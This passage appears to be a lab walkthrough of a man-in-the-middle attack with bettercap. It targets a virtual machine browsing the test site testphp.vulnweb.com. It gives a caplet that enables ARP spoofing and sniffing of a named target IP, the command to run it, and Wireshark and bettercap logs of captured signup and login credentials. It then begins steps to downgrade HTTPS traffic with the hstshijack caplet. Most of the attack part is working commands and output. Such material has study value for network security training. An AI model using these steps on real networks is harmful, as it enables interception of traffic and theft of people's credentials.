  26 5.343936   44.228.249.3     192.168.17.133   HTTP       61 HTTP/1.1 200 OK  (text/html)
  27 5.344246   192.168.17.133   44.228.249.3     TCP        60 50099 → 80 [ACK] Seq=800 Ack=10434 Win=65280 Len=0
  28 5.388140   192.168.17.133   44.228.249.3     TCP        60 50099 → 80 [ACK] Seq=800 Ack=10441 Win=65280 Len=0
  29 5.957787   192.168.17.1     224.0.0.251      MDNS       88 Standard query 0x0001 PTR _services._dns-sd._udp.local, "QU" question
  30 5.958568   192.168.17.1     224.0.0.251      MDNS      121 Standard query response 0x0001 PTR _services._dns-sd._udp.local, "QU" question PTR _nvstream_dbd._tcp.lo…
```

```
› Frame 21: 853 bytes on wire (6824 bits), 853 bytes captured (6824 bi
› Ethernet II, Src: VMware_fd:38:d7 (00:0c:29:fd:38:d7), Dst: VMware_1
› Internet Protocol Version 4, Src: 192.168.17.133, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 50099, Dst Port: 80, Seq: 1
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
   › Form item: "uuname" = "John cena"
   › Form item: "upass" = ""
   › Form item: "upass2" = ""
   › Form item: "urname" = "John Doe"
   › Form item: "ucc" = "123456789"
   › Form item: "uemail" = "abc123@gmail.com"
   › Form item: "uphone" = "9182736455"
   › Form item: "uaddress" = "ABC street ,XYZ City"
   › Form item: "signup" = "signup"
```

```
0030  00 ff fc 23 00 00 50 4f  53 54 20 2f 73 65 63 75   ···#··PO ST /secu
0040  72 65 64 2f 6e 65 77 75  73 65 72 2e 70 68 70 20   red/newu ser.php
0050  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20   HTTP/1.1 ··Host:
0060  74 65 73 74 70 68 70 2e  76 75 6c 6e 77 65 62 2e   testphp. vulnweb.
0070  63 6f 6d 0d 0a 43 6f 6e  6e 65 63 74 69 6f 6e 3a   com··Con nection:
0080  20 6b 65 65 70 2d 61 6c  69 76 65 0d 0a 43 6f 6e    keep-al ive··Con
0090  74 65 6e 74 2d 4c 65 6e  67 74 68 3a 20 31 35 31   tent-Len gth: 151
00a0  0d 0a 43 61 63 68 65 2d  43 6f 6e 74 72 6f 6c 3a   ··Cache- Control:
00b0  20 6d 61 78 2d 61 67 65  3d 30 0d 0a 4f 72 69 67    max-age =0··Orig
00c0  69 6e 3a 20 68 74 74 70  3a 2f 2f 74 65 73 74 70   in: http ://testp
00d0  68 70 2e 76 75 6c 6e 77  65 62 2e 63 6f 6d 0d 0a   hp.vulnw eb.com··
00e0  43 6f 6e 74 65 6e 74 2d  54 79 70 65 3a 20 61 70   Content- Type: ap
00f0  70 6c 69 63 61 74 69 6f  6e 2f 78 2d 77 77 77 2d   plicatio n/x-www-
0100  66 6f 72 6d 2d 75 72 6c  65 6e 63 6f 64 65 64 0d   form-url encoded·
0110  0a 55 70 67 72 61 64 65  2d 49 6e 73 65 63 75 72   ·Upgrade -Insecur
0120  65 2d 52 65 71 75 65 73  74 73 3a 20 31 0d 0a 55   e-Reques ts: 1··U
0130  73 65 72 2d 41 67 65 6e  74 3a 20 4d 6f 7a 69 6c   ser-Agen t: Mozil
0140  6c 61 2f 35 2e 30 20 28  57 69 6e 64 6f 77 73 20   la/5.0 ( Windows
0150  4e 54 20 31 30 2e 30 3b  20 57 69 6e 36 34 3b 20   NT 10.0;  Win64;
0160  78 36 34 29 20 41 70 70  6c 65 57 65 62 4b 69 74   x64) App leWebKit
0170  2f 35 33 37 2e 33 36 20  28 4b 48 54 4d 4c 2c 20   /537.36  (KHTML,
0180  6c 69 6b 65 20 47 65 63  6b 6f 29 20 43 68 72 6f   like Gec ko) Chro
0190  6d 65 2f 31 32 39 2e 30  2e 30 2e 30 20 53 61 66   me/129.0 .0.0 Saf
01a0  61 72 69 2f 35 33 37 2e  33 36 20 45 64 67 2f 31   ari/537. 36 Edg/1
01b0  32 39 2e 30 2e 30 2e 30  0d 0a 41 63 63 65 70 74   29.0.0.0 ··Accept
01c0  3a 20 74 65 78 74 2f 68  74 6d 6c 2c 61 70 70 6c   : text/h tml,appl
01d0  69 63 61 74 69 6f 6e 2f  78 68 74 6d 6c 2b 78 6d   ication/ xhtml+xm
```

This packet will be responded in the packet with this number (http.response_in) | Packets: 911 · Displayed: 911 (100.0%) | Profile: Default

Credentials entered at login page:



```
› Frame 113: 718 bytes on wire (5744 bits), 718 bytes captured (5744 bits)
› Ethernet II, Src: VMware_fd:38:d7 (00:0c:29:fd:38:d7), Dst: VMware_12:9b:af (00:0c:29:12:9b:af)
› Internet Protocol Version 4, Src: 192.168.17.133, Dst: 44.228.249.3
› Transmission Control Protocol, Src Port: 50103, Dst Port: 80, Seq: 1, Ack: 1, Len: 664
› Hypertext Transfer Protocol
⌄ HTML Form URL Encoded: application/x-www-form-urlencoded
   › Form item: "uname" = "Admin"
   › Form item: "pass" = "password"
```


```
0000  00 0c 29 12 9b af 00 0c  29 fd 38 d7 08 00 45 00   ··)····· )·8···E·
0010  02 c0 94 4c 40 00 80 06  6b d6 c0 a8 11 85 2c e4   ···L@··· k·····,·
0020  f9 03 c3 b7 00 50 b7 32  10 00 27 e1 f1 ad 50 18   ·····P·2 ··'···P·
0030  00 ff ff 05 00 00 50 4f  53 54 20 2f 75 73 65 72   ······PO ST /user
0040  69 6e 66 6f 2e 70 68 70  20 48 54 54 50 2f 31 2e   info.php  HTTP/1.
0050  31 0d 0a 48 6f 73 74 3a  20 74 65 73 74 70 68 70   1··Host:  testphp
0060  2e 76 75 6c 6e 77 65 62  2e 63 6f 6d 0d 0a 43 6f   .vulnweb .com··Co
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61   nnection : keep-a
0080  6c 69 76 65 0d 0a 43 6f  6e 74 65 6e 74 2d 4c 65   live··Co ntent-Le
0090  6e 67 74 68 3a 20 32 35  0d 0a 43 61 63 68 65 2d   ngth: 25 ··Cache-
00a0  43 6f 6e 74 72 6f 6c 3a  20 6d 61 78 2d 61 67 65   Control:  max-age
00b0  3d 30 0d 0a 4f 72 69 67  69 6e 3a 20 68 74 74 70   =0··Orig in: http
00c0  3a 2f 2f 74 65 73 74 70  68 70 2e 76 75 6c 6e 77   ://testp hp.vulnw
00d0  65 62 2e 63 6f 6d 0d 0a  43 6f 6e 74 65 6e 74 2d   eb.com·· Content-
00e0  54 79 70 65 3a 20 61 70  70 6c 69 63 61 74 69 6f   Type: ap plicatio
00f0  6e 2f 78 2d 77 77 77 2d  66 6f 72 6d 2d 75 72 6c   n/x-www- form-url
0100  65 6e 63 6f 64 65 64 0d  0a 55 70 67 72 61 64 65   encoded· ·Upgrade
0110  2d 49 6e 73 65 63 75 72  65 2d 52 65 71 75 65 73   -Insecur e-Reques
```

No.: 113 · Time: 25.548596 · Source: 192.168.17.133 · Destination: 44.228.249.3 · Protocol: HTTP · Length: 718 · Info: POST /userinfo.php HTTP/1.1 (application/x-www-form-urlencoded)

☑ Show packet bytes


Use the caplets function and Include all the commands you are using on the caplets.

Firstly we will create a caplet file named **snifftestwindow.cap**:




```
root@kali:~# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos  bettercap.history  embedded-browser-no-sandbox.json
root@kali:~# cd Desktop/
root@kali:~/Desktop# nano snifftestwindow.cap
root@kali:~/Desktop# ls
```

And we will type all the commands needed to spoof the target and mentioning the target's IP. Then we will save it.




```
  GNU nano 8.1
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.17.133
arp.spoof on
net.sniff on
```

After creating a caplet file we can directly run the caplet file which contains the target's IP by the command *bettercap -iface eth0 -caplet snifftestwindow.cap*



```
root@kali:~/Desktop# ls
snifftestwindow.cap
root@kali:~/Desktop# bettercap -iface eth0 -caplet snifftestwindow.cap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]

[07:51:20] [sys.log] [inf] gateway monitor started ...
[07:51:20] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[07:51:20] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[07:51:20] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[07:51:20] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[07:51:20] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.133 detected as 00:0c:29:fd:38:d7 (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
[07:51:21] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [07:51:27] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:27] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 204.79.197.239, 13.107.21.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 204.79.197.239, 13.107.21.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 13.107.21.239, 204.79.197.239
192.168.17.0/24 > 192.168.17.134  » [07:51:29] [net.sniff.dns] dns gateway > 192.168.17.133 : dual-a-0036.a-msedge.net is 13.107.21.239, 204.79.197.239
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.dns] dns gateway > 192.168.17.133 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.dns] dns gateway > 192.168.17.133 : www.acunetix.com is 104.18.11.224, 104.18.10.224
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:31] [net.sniff.https] sni 192.168.17.133 > https://edge.microsoft.com
192.168.17.0/24 > 192.168.17.134  » [07:51:45] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-inc-resolver.naturallanguageeditorservice.osi.office.
```

Capturing the Signup credentials of target machine:




Signup new user

Please do not enter real information here.
If you press the submit button you will be transferred to asecured connection.

Username:	John cena
Password:	
Retype password:	
Name:	John Doe
Credit card number:	123456789
E-Mail:	abc123@gmail.com
Phone number:	9182736455
Address:	ABC street ,XYZ City

And getting those details:




```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Referer: http://testphp.vulnweb.com/signup.php
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Content-Length: 163
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

uuname=John cena&upass=heyboy&upass2=heyboy&urname=John Doe&ucc=123456789&uemail=abc123@gmail.com&uphone=9182736455&uaddress=ABC street ,XYZ City&signup=signup

192.168.17.0/24 > 192.168.17.134  » [07:51:54] [net.sniff.http.request] http 192.168.17.133 POST testphp.vulnweb.com/secured/newuser.php

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Referer: http://testphp.vulnweb.com/signup.php
Content-Length: 163
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: keep-alive

uuname=John cena&upass=heyboy&upass2=heyboy&urname=John Doe&ucc=123456789&uemail=abc123@gmail.com&uphone=9182736455&uaddress=ABC street ,XYZ City&signup=signup

192.168.17.0/24 > 192.168.17.134  » [07:51:54] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.17.133 (793 B text/html; charset=UTF-8)
192.168.17.0/24 > 192.168.17.134  » [07:51:54] [net.sniff.http.response] http 44.228.249.3:80 200 OK -> 192.168.17.133 (793 B text/html; charset=UTF-8)
```

Use hstshijack Caplet function to migrate the traffic to http.


For using the hstshijack caplet, we need to check all the caplets available in the bettercap tool using *caplets.show* command.

Then we need to type the same name as *hstshijack/hstshijack* commandso that the caplet will run its commands.




```
192.168.17.0/24 > 192.168.17.134  » caplets.show

┌─────────────────────────────────────┬──────────────────────────────────────────────────────────────────────────────────┬────────┐
│                Name                 │                                       Path                                       │  Size  │
├─────────────────────────────────────┼──────────────────────────────────────────────────────────────────────────────────┼────────┤
│ ap                                  │ /usr/local/share/bettercap/caplets/ap.cap                                        │ 570 B  │
│ crypto-miner/crypto-miner           │ /usr/local/share/bettercap/caplets/crypto-miner/crypto-miner.cap                 │ 666 B  │
│ download-autopwn/download-autopwn   │ /usr/local/share/bettercap/caplets/download-autopwn/download-autopwn.cap         │ 2.6 kB │
│ fb-phish/fb-phish                   │ /usr/local/share/bettercap/caplets/fb-phish/fb-phish.cap                         │ 140 B  │
│ gitspoof/gitspoof                   │ /usr/local/share/bettercap/caplets/gitspoof/gitspoof.cap                         │ 216 B  │
│ gps                                 │ /usr/local/share/bettercap/caplets/gps.cap                                       │ 109 B  │
│ hstshijack/hstshijack               │ /usr/local/share/bettercap/caplets/hstshijack/hstshijack.cap                     │ 1.1 kB │
│ http-req-dump/http-req-dump         │ /usr/local/share/bettercap/caplets/http-req-dump/http-req-dump.cap               │ 591 B  │
│ http-ui                             │ /usr/local/share/bettercap/caplets/http-ui.cap                                   │ 382 B  │
